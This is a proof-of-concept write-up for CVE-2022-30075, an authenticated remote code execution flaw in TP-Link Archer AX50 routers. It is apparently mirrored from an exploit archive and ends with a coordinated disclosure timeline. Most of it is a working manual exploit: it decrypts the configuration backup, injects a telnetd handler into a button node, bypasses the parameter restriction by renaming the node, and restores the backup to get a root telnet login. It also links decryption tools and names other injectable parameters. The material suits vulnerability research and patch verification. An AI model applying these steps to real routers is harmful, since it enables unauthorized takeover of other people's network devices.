Tp-Link Archer AX50 Authenticated RCE (CVE-2022-30075)# CVE-2022-30075
Authenticated Remote Code Execution in Tp-Link Routers
### Affected Devices
If your Tp-Link router has backup and restore functionality and firmware is older than june 2022, it is probably vulnerable
### Tested With
Tp-Link Archer AX50, other tplink routers may use different format of backups and exploit needs to be modified
### PoC

Using exploit for starting telnet daemon on the router
### Manual Exploitation
1. login to router web interface
2. go to advanced -> system -> backup settings
3. decrypt and decompress backup file
- if your router uses different format of backup files you can modify exploit code (class BackupParser) or simply use some tool from github:
https://github.com/stdnoerr/tp_link_credentials_harvester/blob/master/decrypt.py
https://github.com/ret5et/tplink_backup_decrypt_2022.bin
...
4. in decrypted xml file you can find something like this:
```xml
<button name="led_switch">
<action>pressed</action>
<button>ledswitch</button>
<handler>/lib/led_switch</handler>
</button>
```
- replace it with these lines
```xml
<button name="exploit">
<action>pressed</action>
<button>ledswitch</button>
<handler>/usr/sbin/telnetd -l /bin/login.sh</handler>
</button>
```
- there is a restriction that blocks modification of parameter `system.button.handler`, but it can be easily bypassed by changing name of parent xml node (e.g. `name="exploit"`)
- code execution can be achieved not only by changing parameter `system.button.handler`, but also using `ddns.service.ip_script`, `firewall.include.path`, `uhttpd.main`, and others...
5. compress and encrypt modified backup file
6. go to advanced -> system -> restore settings -> upload modified backup file
7. after reboot, push the led button that triggers execution of injected command `/usr/sbin/telnetd -l /bin/login.sh`
8. remotelly login to router: `telnet 192.168.1.1`
### Timeline
15.03.2022 - Identified vulnerability
15.03.2022 - Contacted Tp-Link support
16.03.2022 - Recieved response from Tp-Link
02.05.2022 - Assigned CVE
27.05.2022 - Tp-Link released firmware with fixed vulnerability
07.06.2022 - Published technical details
Log in to view the POC file snapshot cached by Shenlong Bot
Log in to view